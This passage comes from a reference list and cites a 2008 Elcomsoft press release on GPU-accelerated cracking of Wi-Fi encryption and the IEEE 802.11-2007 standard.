7. Elcomsoft. (2008, October 9). *Elcomsoft Breaks Wi-Fi Encryption Faster with GPU Acceleration*. Retrieved November 2, 2008 from [http://www.elcomsoft.com/PR/edpr\\_081009\\_en.pdf](http://www.elcomsoft.com/PR/edpr_081009_en.pdf)
8. IEEE Standard 802.11. (2007, March 8). Retrieved August 23, 2008 from <http://standards.ieee.org/getieee802/download/802.11-2007.pdf>